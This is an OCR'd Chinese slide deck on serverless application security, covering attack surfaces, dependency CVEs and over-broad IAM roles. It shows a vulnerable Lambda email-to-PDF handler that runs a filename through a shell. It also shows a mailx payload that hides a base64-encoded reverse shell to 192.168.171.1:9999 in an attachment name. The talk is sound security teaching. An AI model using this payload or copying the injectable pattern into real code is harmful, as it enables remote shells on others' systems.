嘉宾介绍


分享主题

Serverless应用安全浅谈

火线安全 · 曾垚

议题介绍


随着各大云厂商及CNCF生态中逐步推出FaaS Serverless相关技术，大服务提高应用软件的开发效率降低应用维护成本，希望可以通过本次议题帮助开发者了解Serverless技术使用过程中存在的诸多安全风险。



目录


contents

01




Serverless简介

Serverless简介



Serverless简介



Serverless简介


常见的Serverless服务

- AWS lambda
- Google Cloud Functions
- Azure Function
- TencentCloud Serverless
- Kubeless

。 。 。


```
import (
    "strings"
    "github.com/aws/aws-lambda-go/events"
)

func handler(ctx context.Context, kinesisEvent events.KinesisEvent) {
    for _, record := range kinesisEvent.Records {
        kinesisRecord := record.Kinesis
        dataBytes := kinesisRecord.Data
        dataText := string(dataBytes)

        fmt.Printf("%s Data = %s \n", record.EventName, dataText)
    }
}
```

02



Serverless攻击面

Serverless攻击面



Serverless攻击面

输入源:

1. HTTP
2. OSS
3. Kafka
4. SNS
5. RDS
6. MQ

运行环境:

1. 临时环境
2. VPC网络
3. 特权环境
4. 数据交互
5. 权限控制

应用漏洞:

1. 注入攻击
2. 业务逻辑
3. 组件漏洞
4. 反序列化
5. 拒绝服务

。。。

Serverless攻击面

注入攻击漏洞

以阿里云为例有多达100项不同类型的触发器：
对象存储、日志服务SLS、CDN、表格存储、消息服务、API网管、消息登录、应用监控、数据库审计等

```
def index(event, context):
    for record in event['Records']:
        sns_message = json.loads(record['Sns']['Message'])
        raw_email = sns_message['content']
        parser = email.message_from_string(raw_email)
        if parser.is_multipart():
            for email_msg in parser.get_payload():
                file_name = email_msg.get_filename()
                if not file_name:
                    continue
                if not file_name.endswith('.pdf'):
                    continue

                # export pdf attachment to /tmp
                pdf_file_path = os.path.join('/tmp', file_name)
                with open(pdf_file_path, "wb") as pdf_file:
                    pdf_file.write(email_msg.get_payload(decode=True))

                # extract text from pdf file
                cmd = "/var/task/lib/pdftotext {} -".format(pdf_file_path)

                pdf_content = subprocess.check_output(cmd, shell=True)
```

以SNS消息事件为例，将邮件PDF附件处理为文本的函数

```
echo ”邮件征文" | mailx -s ”邮件标题"
-a ./payload# echo
YmFzaCUyMC1pJTIwJTNFJTI2JTIwL2Rldi90Y3AvMTkyLjE2OC4x
NzEuMS85OTk5JTIwMCUzRSUyNjE=|base64 -d|bash.pdf
target@mail.com
```


Serverless攻击面

依赖组件漏洞

Serverless提供Java、Python、NodeJS、Golang等主流开发语言的支持，但应用开发仍需依赖大量开发组件，据统计应用程序中80%以上
代码都来自于第三方开源/商业软件包

- Log4j2 漏洞影响4万+开源项目
- Fastjson影响20余万在线应用
- aws-lambda-multipart-parser 官方库ReDoS漏洞（CVE-2018-7560）

。。。



Serverless攻击面

权限控制不当

过度分配IAM角色权限，导致可以对任意S3资源进行操作：
s3:GetObject
s3:PutObject
